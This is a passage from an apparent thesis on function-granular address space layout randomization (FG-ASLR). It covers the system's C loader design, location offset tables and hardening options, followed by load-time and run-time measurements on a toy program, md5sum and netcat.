Note that in `toy_main.c` the `main` function has been renamed to `_main`, in order to allow a separate `main` function to handle any initialization and tear down routines before and after the target program's `_main` function is invoked.

To that point, let us create one new C file by the same name as the original, which will perform any necessary setup and tear down, and finally invoke the actual program's `_main` function. The code in Listing 4.13 is provided in its simplest form here, but will be modified according to the system design goals below in order to accomplish dynamic loading of the other program code.

```
1 int main(int argc, char *argv[], char *envp[]) {
2   // load toy_main, toy_add, toy_mul, and toy_div
3   // perform any other necessary initialization
4   _main(argc, argv, envp);
5   // perform any necessary tear down
6 }
```

Listing 4.13: FG-ASLR toy.c

The first four C source files, `toy_main.c`, `toy_add.c`, `toy_mul`, and `toy_div.c` will be compiled into raw object code (`.o` files), and the last C source file `toy.c` will be compiled into a standard ELF executable whose job it will be to load and run the others. This can be roughly accomplished with a Makefile in Listing 4.14:

```
1 all: toy.c toy_main.c toy_add.c toy_mul.c toy_div.c
2     gcc -c -o toy_main.o toy_main.c
3     gcc -c -o toy_add.o toy_add.c
4     gcc -c -o toy_mul.o toy_mul.c
5     gcc -c -o toy_div.o toy_div.c
6     gcc -o toy.bin toy.c
```

Listing 4.14: FG-ASLR Makefile

This provides us with a nice, clean, organized set of files which to base our FG-ASLR off of, but is not yet sufficient alone to achieve that goal. In the next subsections that process will be described.

4.4.2 Function and Library Definitions

In order for the main executable `toy.bin` to be able to load and link the other four object files such that they can run, a mechanism is needed to list those necessary object files, and provide some information about how and where they can be found. Let us first consider what information must be stored.

First, the function name will need to listed so that the code which handles the start-up sequence to load each function into memory knows what filename(s) to search and load. In order to eliminate any unnecessary duplication of these names in memory, we will also assign each a unique number which can be used to identify them. Two new C header files are create to accomplish this, named `fgaslr_funcstr.h`, and `fgaslr_funcid.h`. These are shown below. Although these could be stored in one single header file, a decision was made to separate them so that only the function ID's can be loaded alone when desired.

Here an array of constant character arrays is used to list each function name (Listing 4.15). A C enumeration (`enum`) (Listing 4.16) is used in order to ensure that all function ID's

are unique, starting from zero (0) and strictly increasing, with the final end value being explicitly assigned the ID `0xffff`. Further, since the array of strings and enumeration of function ID's follows the same order and has the same length, we can be certain that each will map cleanly to the other, for instance `main` maps to `FUNC_MAIN`, `add` maps to `FUNC_ADD`, etc.

```
const char *funcstr[] = {
        "main",
        "add",
        "mul",
        "div",
        "printf",
        "(end)",
};
```

Listing 4.15: Supporting fgaslr_funcstr.h

```
enum funcid {
        FUNC_MAIN,
        FUNC_ADD,
        FUNC_MUL,
        FUNC_DIV,
        FUNC_PRINTF,
        FUNC_END = 0xffff,
};
```

Listing 4.16: Supporting fgaslr_funcid.h

Because the current system design treats functions from the C standard library as out-of-scope, they will be called in a different way than functions from the program itself, which have FG-ASLR applied. Thus, in its current state the system must track both the function name and whether the function should be resolved from a local file or from

libc. To accomplish this, an additional set of header files is included which uses the same mechanism to define names and ID's distinguishing the program itself from the C standard library. These header files are named `fgaslr_libstr.h` (Listing 4.17) and `fgaslr_libid.h` (Listing 4.18).

```
1 const char *libstr[] = {
2         "(self)",
3         "/lib/x86_64-linux-gnu/libc.so.6",
4         "(end)",
5 };
```

Listing 4.17: Supporting fgaslr_libstr.h

```
1 enum libid {
2         LIB_SELF,
3         LIB_LIBC,
4         LIB_END = 0xffff,
5 };
```

Listing 4.18: Supporting fgaslr_libid.h

In the future, if this system design were improved upon to the point where it was production ready, this additional set of header files describing where functions should be loaded from would not be necessary, as all functions would be compiled, loaded, and linked in the same fashion. Here however this design provides the flexibility to invoke arbitrary library functions from arbitrary libraries without the need to fully apply the system to those libraries as well.

4.4.3 The Location Offset Table (LOT)

Now that a mechanism has been defined for identifying and referencing functions, as well as where they are located, a table can be constructed for each C source file listed above. This table will provide a list of the other functions which are called by each function, as

well as whether they belong to the program itself, or should be loaded from a library. This table is henceforth referred to as the *Location Offset Table (LOT)*.

A LOT entry is defined as a C structure representing a key-value pair, where the key is a combination of the library ID and the function ID, and the value is the address where the function has been loaded in memory. The key is defined as a `long` (usually 64-bits) where bits 0-16 represent the function ID, bits 17-32 represent the library ID, and bits 33-64 are currently unused. Macros are also provided in order to create a LOT entry, as well as to extract the function or library ID from a LOT entry. To create a LOT entry, the library ID is shifted left 16 bits and OR'ed with the function ID. To extract a library ID, the LOT entry is shifted right 16 bits and then the lower 16 bits is returned. To extract a function ID, the LOT entry is simply AND'ed with `0xffff` in order to return only the lower 16 bits. This can be seen in the code in Listing 4.19, which can be found in the `src/fgaslr.h` file in the full implementation.

```
1 struct func {
2         long id;
3         long int (*addr)();
4 };
5 #define FGASLR_ENTRY(l, f) ((l << 16) | f)
6 #define GET_LIBID(s) ((s >> 16) & 0xffff)
7 #define GET_FUNCID(s) (s & 0xffff)
```

Listing 4.19: Supporting src/fgaslr.h

A full location offset table then is an array of LOT entries, representing each function that may be called from within the current function. A sentinel value is placed at the end in order to indicate where the LOT terminates, a design choice that was made to avoid having an additional length value stored before the LOT in memory.

In order to keep the LOT separate from the program's code itself, the LOT is allocated in an additional, unique `.lot` memory segment. The GCC `__attribute((section(...)))` directive is used to accomplish this.

In the case of this toy example then, the LOT for the `_main` function would be defined as shown in Listing 4.20. Note that only five LOT entries are included: three referencing the program's own `add`, `mull`, and `div` functions, one representing the `printf` function which will be loaded from libc, and one serving purely as a sentinel value indicating the end of the list. Note as well that the function pointers associated with each entry (the second item in each LOT entry) is initially initialized as `NULL`. These values will be updated later at load-time once the FG-ASLR system begins loading and linking all the necessary functions.

```
1 __attribute__((section(".lot")))
2 struct func funcs[] = {
3         {FGASLR_ENTRY(LIB_SELF, FUNC_ADD), NULL},
4         {FGASLR_ENTRY(LIB_SELF, FUNC_MUL), NULL},
5         {FGASLR_ENTRY(LIB_SELF, FUNC_DIV), NULL},
6         {FGASLR_ENTRY(LIB_LIBC, FUNC_PRINTF), NULL},
7         {FGASLR_ENTRY(LIB_END, FUNC_END), NULL},
8 };
```

Listing 4.20: FG-ASLR toy_main.c's LOT Definition

4.4.4 Function Calls Using the LOT

One of the unexpected benefits of this system design is that by using some careful C preprocessor definitions, functions in the LOT can be called directly, by name, requiring no additional modification to the code below. This is possible because each function pointer in the LOT can be type-cast to represent a function pointer with the same properties as the function it references (i.e. parameters and return value), and a macro can be written

to invoke the function in the same way it otherwise would be in the code without this system applied. For instance, the macros in Listing 4.21 can be added to the `toy_main.c` file, below the LOT definition, in order to allow the `add`, `mul`, `div`, and `printf` functions to be called without modification.

```
1 #define add(a, b) ((int (*)(int, int))funcs[0].addr)(a, b)
2 #define mul(a, b) ((int (*)(int, int))funcs[1].addr)(a, b)
3 #define div(a, b) ((double (*)(double, double))funcs[2].addr)(a, b)
4 #define printf(a, ...) (((void (*)())funcs[3].addr))(a, __VA_ARGS__)
```

Listing 4.21: FG-ASLR toy_main.c's Function Macros

Putting all of this together (and after including code which loads each function and resolves their relocations at run-time), the original `main` function can simply be included below the LOT and function macros, and will execute as expected using function pointers derived from the LOT.

4.4.5 Loading Functions and Resolving Relocations

With each function compiled independently, and including a LOT which describes what other functions it requires, we now have everything necessary in order to load and run the program. The current system handles this using a recursive function which parses each LOT entry and then loads and parses the object files for the functions it represents using a depth-first approach. This can be thought of simply as a depth-first traversal of a call graph representing the call tree for the target program, where each node is a function, beginning with `main` at the top.

For each function object file loaded (i.e. node in the call graph which is visited), a unique address is chosen via a random number generator, and a `mmap` system call is used to allocate a page of memory at that address to hold that object file's `.lot` section. From

there, additional contiguous sections are mapped for each additional relevant section from the object file, for instance the `.text`, `.data`, or `.bss` sections.

After each function object's code is loaded into memory, relocations must be resolved. For instance, for every function call the compiler will have emitted a `call qword ptr [rip+0x0]` instruction represented by the bytes `ff 15 00 00 00 00`, where the offset (the last four `00` bytes) must be updated to reflect the distance from the current instruction to the pointer it references in the LOT. This will be noted with a corresponding entry in the relocation table.

Once all relocations have been resolved and patched, the appropriate memory protections can be applied to each of the function object's memory segments in order to ensure they are properly protected. For instance, a `.text` segment would be given read and execute permissions, but not write permissions (i.e. `r-x`), and a `.data` or `.bss` segment would be given read and write permissions, but not execute permissions (i.e. `rw-`).

In summary, the loading and linking algorithm can be described with the pseudo-code in Algorithm 1. This function can also be found in Appendix C below, or in the `src/fgaslr.c` file within the full implementation.

4.4.6 Running the Program

Finally, the program is ready to run. All functions have been mapped into memory at randomized base addresses, all relocations have been resolved, and control is handed off to the target application by invoking its `main` method, renamed to `_main` to avoid name conflicts. As that initial function executes and encounters another function which it wishes to run, it's address will be read from the LOT and called, and the same will be true for any function that function wishes to call. In summary, we have achieved function granular fine-grained address space layout randomization.

Algorithm 1 FG-ASLR Recursive Loading and Linking Algorithm

```
1: function FGASLR_RESOLVE(lot)
2:     for all entry ∈ lot do
3:         if entry.lib_id ≡ LIB_LIBC then
4:             entry.addr ← resolve func_name in lib_name
5:         else if entry.lib_id ≡ LIB_SELF then
6:             addr ← RAND
7:             for all section ∈ objectfile do
8:                 map section.data at addr
9:                 if section.name ≡ ".text" then
10:                    entry.addr ← addr
11:                end if
12:                addr ← addr + section.size
13:            end for
14:            for all relocation ∈ entry.addr do
15:                resolve relocation
16:            end for
17:            FGASLR_RESOLVE(entry.addr.lot)
18:            fix all mapping permissions
19:        end if
20:    end for
21: end function
```

4.4.7 Additional Improvements

Beyond the core functionality provided by this system, several additional features were added to harden the system, improve it's debugability, and gather statistical data such as run and load time information.

First, steps were taken in order to harden this system against potential flaws that could make it more susceptible to attack. One such potential problem is that the initial executable file which performs function loading, relocation resolution, and hands control over to the target executable may contain useful pointers and structures that an attacker could use to facilitate exploitation. For instance, as functions are resolved their names and addresses are stored in a cache which resides on the heap so that functions need only be resolved once. This greatly improves load-time performance, but would be dangerous information if left accessible.

As such, an `ENABLE_UNMAP_IMAGE` option is provided in the core Makefile, which if enabled will entirely unmap that original program from memory before transferring control to the target application. This is achieved through a very small stub function, written in assembly, which is called by the initial executable, unmaps that initial executable, and then transfers control to the target application. The assembly stub remains in memory but is far smaller and less useful than the entire initial executable, and thus presents far less risk. This assembly stub can be found within the `src/start.c` file in Appendix C at the end of this document, as well as in the full implementation.

Second, although this system likely provides many benefits, one small drawback is that debugability is diminished. Since function code is scattered throughout the address space at memory addresses randomly selected at run-time, there is no clear way to create debugging symbols such that the addresses they reference would be valid. This presents significant challenges in inspecting and debugging the application.

To partially remedy this, the system was enhanced with a `ENABLE_NAMED_MAPPINGS` option in the core Makefile. When enabled, the system will use the Linux `memfd_create` ("memfd_create(2) - Linux manual page", 2023) function to created a named, memory-backed file with the name of each function to be mapped, and map each over that named mapping. This has the effect of providing human readable function names in the process memory map when reading `/proc/ID/maps`, and makes it significantly easier to inspect and debug the application. This also will likely degrade performance, so the option is disabled by default, but available when needed.

Additionally, a `ENABLE_DEBUG` option is provided in the core Makefile which, when enabled, will cause the system to provide very verbose debugging information on `STDERR` during the function loading and relocation resolution process. This also enhances debugability.

Finally, features were added in order to collect statistical information which will be

necessary in the evaluation phase of the research project. These will be discussed in greater detail in the next chapter, but in short, an `ENABLE_LOADTIME_STATS` option is provided in order to collect load-time statistics, and an `ENABLE_RUNTIME_STATS` option is provided in order to collect run-time statistics, both of which are handled by the `src/stats.c` file in the full implementation. Further, two scripts are provided in `src/check_disk_usage_stats.sh` and `src/check_mem_usage_stats.sh` to gather disk and memory usage statistics. This code can all be found at the end of this document in Appendix B.

As an added bonus, a graphing subsystem was added in order to build graph visualizations of the program's call tree after FG-ASLR is applied. This subsystem is provided by the `src/graph.c` file in the full implementation, and example graphs produced by it are shown in the next chapter as part of the evaluation process. The HTML file used to display each graph is included below in Appendix B.

4.5 Chapter Summary

This chapter discussed all aspects of the system design process. First, the original inspiration based on the GCC `-ffunction-sections` option was discussed, as well as why it is not sufficient alone as a solution. Next, shared libraries were discussed as a theoretical model for what a dynamic FG-ASLR system might look like. Finally the chosen system design was discussed in detail, including how a program can be easily reconfigured to utilize this FG-ASLR system, how functions are listed and connected in the location offset table (LOT), and how each function's code is loaded and relocations patched in order to allow the program to run. In addition, improvements which were added on top of that initial FG-ASLR design were discussed, including security, usability, and data-gathering features.

The following chapter will discuss how this system was evaluated, as well as the results of that evaluation.

Chapter 5

Evaluation and Results

In order for the results of this research study to be generally accepted as true, valid, and impactful to the research community, it is important that the study be conducted in such a way as to first also prove the validity and reliability of the both the instruments used to take measurements, and the results they produce. (Kumar, 2014) As such, before choosing any particular tool or software to be used to take measurements, we must consider both the validity and reliability of that tool or software.

5.1 Validation Methods

First, let us consider validity. Validity, in the context of a research study, is defined as whether the researcher has "measured what is intended to be measured" (Bartlett et al., 2001). As such, it is important to ensure that the tools selected for measurement, and the process used to take those measurements, can be shown to be effective in producing data that is relevant to the research questions asked.

In a quantitative study such as this, one way to ensure the validity of the tools and data is to take the same measurements with industry standard tools, and verify that the data they each produce falls within the expected range, within their accepted margin of

error. By taking the same measurements with trusted, valid, reliable tools, and observing reasonable results, we can show with a high degree of statistical significance that the data collected is truly representative of the system being studied, and is therefore valid. This is particularly true when these tools and measurements are applied to a real, live system, as opposed to a conceptual model (Fortier & Michel, 2003).

Given the nature of this research study, where quantitative data collection within a real system is possible, industry standard tools were used to measure the artifact in order to ensure its validity. Specifically, the researcher measured load time delay, total run-time, memory usage, and disk usage, both before and after the novel FG-ASLR implementation was applied to a sample program.

This methodology has been tried, tested, and proven to be valid in several other research projects and contexts (Kampenes et al., 2009), including that of Welu (Welu, 2019), Ham (Ham, 2017), and Flaagan (Flaagan, 2021). This further strengthens the case for validity of the project methodology and test regimen, as it has been shown to be valid and effective in the past.

5.2 Reliability

It is also immensely important to ensure that the tools used to take measurements and data they collect can be considered reliable. Reliability, in the context of a research study, can be described as the extent to which a tool produces consistent, predictable, repeatable results when applied to the same problem in the same context. In other words, reliability refers to the consistency of a particular tool's measurements (Creswell, 2009). In this sense, a reliable tool is one which consistently records the same data when used in the same environment, and an unreliable tool is one which does not.

Even a very reliable measurement tool may only be capable of taking measurements

within a certain margin of error though, so it is important to understand, document, and minimize these margins of error in order to be able to claim that research results are reliable. The affects of these unavoidable error margins on the reliability of a tools measurements can be minimized by using the *"test / re-test"* method, in which each test is performed many times with the same tool under the same conditions, and the results are recorded as an average of all tests as opposed to any one in particular. This tends to reduce overall noise in the data and mitigate the effects of any small amount of error in any one particular measurement (Kumar, 2014).

5.3 Measurement Tool Selection Criteria

As detailed above, in selecting the measurement tool to be used to examine the performance impact which the artifact will have on the environment in which it is applied, several things must be taken into consideration.

First, the tool must be valid. In this case, validity will be ensured by using an industry standard tool which has been recognized to produce consisted, valid, reliable data, and has been used by other researchers to take similar measurements as part of similar research studies.

Second, the tools must be reliable. As the reliability will be dependent upon the consistency of the recorded results over the course of several measurements, we must perform each test and collect measurement data multiple times, and calculate an average.

Finally, it is important that the tools used to take measurements are generally considered valid and reliable by the broader research community, and have been previously shown to be valid and reliable when used in past research studies. As such, we will select tools which have already been used and shown to work by other researchers.

5.3.1 Load Time Impact

In order to determine what the load time impact of the artifact may be, the standard monotonic clock included within the Linux Kernel by default ("clock_gettime(3): clock/-time functions - Linux man page", 1996) will be utilized in order to measure the amount of time required to perform FG-ASLR setup and initialization steps prior to the program beginning execution. Specifically, the clock's value will be noted as the program starts, before any of the additional code runs, and the clock's value will again be noted after all initialization steps have completed. This can be seen in Appendix B at the end of this document. By subtracting the first value from the second, we can determine the additional delay imposed by the FG-ASLR system.

By measuring the load time impact on the target application using an industry standard tool, we can show that the data collected is valid. By repeating these tests multiple times and averaging the results, we reduce the affect of unavoidable margins of error, and therefore achieve reliability.

It is worth noting the the Linux monotonic clock has also been previously shown to be valid and reliable, for instance by Ham (Ham, 2017).

5.3.2 Run Time Impact

In order to measure the artifact's impact on total application run-time, the built-in Linux monotonic clock ("clock_gettime(3): clock/time functions - Linux man page", 1996) will again be used. Specifically, the clock's value will be noted as the program first begins executing, and then the clock's value will be noted again just as the program completes execution. This can be seen in Appendix B at the end of this document. By subtracting the first value from the second we can determine the amount of time the program took to complete execution, and in turn estimate how much additional time delay is imposed

by the FG-ASLR system.

By taking these run-time measurements using an industry standard tool such as the Linux monotonic clock, we ensure validity of this measurement. By performing each test multiple times and averaging the results, we ensure the reliability of this measurement.

Again, it is worth noting the the Linux monotonic clock has also been previously shown to be valid and reliable, for instance by Ham (Ham, 2017).

5.3.3 Memory Usage Impact

To accurately measure the impact of the artifact on system memory usage, the GNU Debugger (GDB) ("GDB: The GNU Project Debugger", 2024) in combination with a custom script to automate its use has been selected. This script is provided in Appendix B at the end of this document, as well as in `src/check_mem_usage_stats.sh` in the full implementation. Specifically, the program will be run with GDB and paused using a software breakpoint after all FG-ASLR initialization routines have completed and control is about to be handed off to the target program itself. Here, the `vmmap` command will be used to gather a list of all memory mappings in use by the program, as well as their start addresses and end addresses. The start address can be subtracted from the end address to calculate the size of each memory region, and these sizes can be summed to determine the total memory usage footprint of the application.

By taking memory usage measurements with GDB, an industry standard tool, and ensuring that the results are statistically similar, we can demonstrate the validity of this measurement. Additionally, by performing each test repeatedly and averaging the results, we demonstrate the reliability of this measurement.

Again, this tool has a demonstrated track record of valid, reliable use in other similar research studies, for instance by Zhou et al (Zhou et al., 2009).

5.3.4 Disk Usage Impact

To accurately measure the impact of the artifact on disk usage, the standard GNU `wc` utility will be utilized. Specifically, the `wc -c` option will be used, which causes `wc` to output the precise number of bytes a file occupies on disk ("wc(1) - Linux man page", 1996). This option will be invoked for each file of interest during testing, using a custom script. This script is available in Appendix B at the end of this document, as well as in `src/check_disk_usage_stats.sh` in the full implementation.

By taking disk usage measurements with `wc`, an industry standard tool, and ensuring that the results are statistically similar, we can demonstrate the validity of this measurement. Additionally, by performing each test repeatedly and averaging the results, we demonstrate the reliability of this measurement.

Again, this tool has a demonstrated track record of valid, reliable use in other similar research studies.

5.4 Selected Measurement Tools

Several industry standard tools were selected to take the required measurements to support the research process.

5.4.1 The Linux Kernel Monotonic Clock

The Linux Kernel Monotonic Clock ("clock_gettime(3): clock/time functions - Linux man page", 1996) is a strictly-increasing, high-resolution clock provided by the Linux Kernel and available to user-space applications in order to measure actual elapsed time regardless of local-time, timezones, leap-seconds or other factors that may cause inconsistencies in the recording of elapsed time. It is both widely available and well documented.

5.4.2 The GNU Debugger (GDB)

The GNU Debugger (GDB) ("GDB: The GNU Project Debugger", 2024) is a portable, flexible, fully-featured debugger designed to run on various Unix-like operating systems such as Linux. Under Linux, GDB uses the ptrace subsystem provided by the kernel in order to start, stop, and inspect other processes. While introspecting another process, GDB is capable of viewing information such as the processes registers, memory state, and currently executing code. GDB is also both widely available and well documented.

5.4.3 The GNU 'wc' Utility

The GNU `wc` utility ("wc(1) - Linux man page", 1996) is a small command line tool for gathering size information about a file, such as the number of bytes it contains, or the number of words or lines it contains. `wc` is also both widely available and well documented.

5.5 Evaluation Results

Data collected and output by each of the measurement tools listed above necessarily differs in style, format and presentation due to the fact that they are designed and developed by different authors, each with unique design goals. As such, the first step in analyzing the collected data is to process it into a normalized format, and store it in a common location such as a spreadsheet or database in order to allow easy comparison and analysis. For this task, a set of small, custom functions and scripts was used. Care was be taken not to alter the data itself, but rather to simply transfer it from one medium to another, and reorganize it in such as way as to facilitate further data analysis. During this process, superfluous data which is irrelevant to the measurements in question was also be discarded.

In the case of load-time and run-time measurements, data for each execution was written directly to a comma separated values (CSV) file by the program itself, using standard

C file I/O mechanisms. This code can be found below in Appendix C. Then, these measurements were taken a total of 1,000 times by repeatedly running the program using a Bash loop. This raw data is available below in Appendix A. This presents one potential problem, but it is mitigated in the design of the data collection process. That potential problem is, that any modification of the program itself may alter the very measurement being taken. This is mitigated by the fact that both the control program (the unmodified original), and the test program (with the system applied) were modified in exactly the same way. Thus, even if taking the measurement imposes some small affect on the program being tested, that affect will be identical for both the control and test subject, and thus null.

In the case of memory usage measurements, data was collected using the GNU Debugger, invoked from a Bash script, in order to examine the program's memory map at run-time just after loading was complete. This code can be found below in Appendix B. In this case, since all aspects of the program are deterministic (other than the base address each module is loaded at), only one measurement was needed, since each subsequent invocation can be expected to allocate exactly the same amount of memory. This raw data is available below in Appendix A. Again, data was written to a CSV file by the Bash script for later analysis.

In the case of disk usage measurements, data was collected using the GNU `wc` utility, invoked from a Bash script, in order to calculate the program's total size on disk. This code can be found below in Appendix B. In the case of the control program (the unmodified original), only the binary itself was measured, as this single binary represents the entire program. In the case of the test program (that to which the system was applied), all relevant binaries and object file's sizes were included in the total, as each is necessary in order for the program to run. This raw data is available below in Appendix A. Once again, this data was written to a CSV file by the Bash script for later analysis.

After cleaning and normalizing the data, the data was analyzed. The goal of data analysis is to prove, via either descriptive statistics or statistical inference, or both, that an observed change following the application of a treatment or implementation of an artifact are causally linked, and represent a pattern, not simply a chance event (Creswell & Creswell, 2017). Here, it is the job of the researcher to draw meaningful, justifiable conclusions about the affect of the treatment or artifact being studied, on the population or system in which it is applied.

One form of statistical analysis which clearly benefits this research project is that of *descriptive statistical analysis*. Descriptive statistical analysis is the process of explaining and displaying statistical findings and information in a way that tells a story about the subject of the research. In other words, descriptive statistical analysis involves showing and describing the data (Leavy, 2017).

In order to effectively convey the results of the test measurements in a descriptive manor, all collected data was organized and displayed in tables and matrices, shown below, demonstrating the relationship between the system's performance before, and after the artifact was implemented.

Additionally, because some outliers were evident in the dataset, these outliers were removed whenever an average, minimum, or maximum was calculated. Specifically, these outliers were removed by filtering the data to contain only those values which fall within two standard deviations of the median. Averages, minimums, and maximums were then computed on that subset of the data.

The average of each data set were calculated using the Excel formula in Listing reflist:formulaavg, where $\boldsymbol{R}$ is the range of values:

```
=AVERAGEIFS(
  R,
  R, ">="&(AVERAGE(R)-2*STDEV(R)),
  R, "<="\&(AVERAGE(R)+2*STDEV(R))
)
```

Listing 5.1: Formula Finding Average

The maximum and minimum values from each set were then computed using the same technique, excluding values which would be considered outliers because they fell outside two standard deviations of the median. A similar formula was used to calculate the minimum (Listing 5.2) and maximum values (Listing 5.3), again with $\boldsymbol{R}$ representing the range of values:

```
=MINIFS(
  R,
  R, ">="&(AVERAGE(R)-2*STDEV(R)),
  R, "<="\&(AVERAGE(R)+2*STDEV(R))
)
```

Listing 5.2: Formula Finding Minimum

```
=MAXIFS(
  R,
  R, ">="&(AVERAGE(R)-2*STDEV(R)),
  R, "<="\&(AVERAGE(R)+2*STDEV(R))
)
```

Listing 5.3: Formula Finding Maximum

5.5.1 Evaluation of Applicability to Real Software (RQ1)

The first research question posed in this research study asked whether this novel FG-ASLR system could be applied to a piece of real, existing software. This question seeks to understand whether the system being designed and tested is pragmatically usable, regardless of whatever benefits or drawbacks it has from a system performance standpoint, or security perspective.

In order to answer this question, the system was applied to three separate software products: a toy (contrived) program written by the researcher, the *md5sum* program from the Netlib project (Presotto & Grosse, 1991), and the original release of the popular *netcat* program written by a researcher going by the Pseudonym **Hobbit**. The latter two of these three software products are real software which is widely used in the computer science and computer security community.

During the process of applying the novel FG-ASLR system to these real pieces of software, some small bugs were identified and patched. However ultimately it was possible to apply the system to these real software products using the same methodology used to apply it to the toy program. As such, research question one (RQ1) can be answered affirmatively. It is possible to apply this system to real software products.

5.5.2 Evaluation of Load-Time Delay (RQ2)

The second research question asked whether the system imposed a load-time delay on programs to which it was applied, and if so, how much. This question seeks to understand the start-up time penalty that the system would require.

Table 5.1 and Figure 5.1 show the load-time delay imposed on three different programs under test: the toy program, the md5sum program, and the netcat program, after the FG-ASLR system was applied. Each was run 1,000 times, before and after the system

was applied, and the results were combined to produce an average load-time delay for each. This raw data is available below in Appendix A.

For the original unmodified programs, the load-time delay can be considered zero (0), as each of these programs is simply a reference or control. Because they are unmodified, we can state that they have no load-time delay imposed, beyond the normal load-time which is already necessary to run each. Here, "load-time delay" strictly refers **only** to the additional time required by the system to load and link all relevant functions by the system under test.

Table 5.1: Load-Time Delay Measurements


	Original	With FG-ASLR		
Program	Original (ms)	Avg (ms)	Min (ms)	Max (ms)
toy	0	0.10817	0.10048	0.12881
md5sum	0	0.29200	0.27765	0.33161
nc	0	1.35101	1.26095	1.54808

The same data is depicted in graph format as well, in Figure 5.1.

As can be seen in Table 5.1 and Figure 5.1, only a very small load-time delay was imposed for each of the programs under test. In all cases, the load time delay was measured at or below a few milliseconds, which is negligible and acceptable in terms of impact to the program's usability. This is likely not a significant enough delay to even be noticeable, compared to the time required to start the program in the first place.

In all cases the load-time delay increased with the number of functions required by each program, which is expected. Further, in all cases the minimum and maximum load time were observed to be very near the average load-time. This answers research question two (RQ2).

Figure 5.1: Load-Time Delay Plot



5.5.3 Evaluation of Run-Time Delay (RQ3)

The third research question asked whether the system imposed a run-time penalty on programs to which it was applied, and if so, how much. This question seeks to understand how the system under test would affect application performance.

Table 5.2 and Figure 5.2 depict the run-time delay imposed on three different programs under test: the toy program, the md5sum program, and the netcat program, after the FG-ASLR system was applied. Again, each was run 1,000 times, before and after the system was applied, and the results were combined to produce an average run-time for each. This raw data is available below in Appendix A.

In this case, the run-time for the original programs cannot simply be considered zero like above, since the difference between the observable run-time before and after the system is applied is significant. Here we are not only interested in knowing how how much time

is added, but what percentage of the normal run-time that represents. As such, run-time information was measured for each program before and after the system was applied.

Table 5.2: Run-Time Delay Measurements

	Original			With FG-ASLR		
Program	Avg (ms)	Min (ms)	Max (ms)	Avg (ms)	Min (ms)	Max (ms)
toy	0.04910	0.02917	0.12638	0.02577	0.01723	0.09522
md5sum	0.04723	0.03631	0.06077	0.04501	0.02338	0.10284
nc	0.15788	0.11114	0.43936	0.06863	0.05380	0.18547

The same data is depicted in graph format as well, in Figure 5.2.

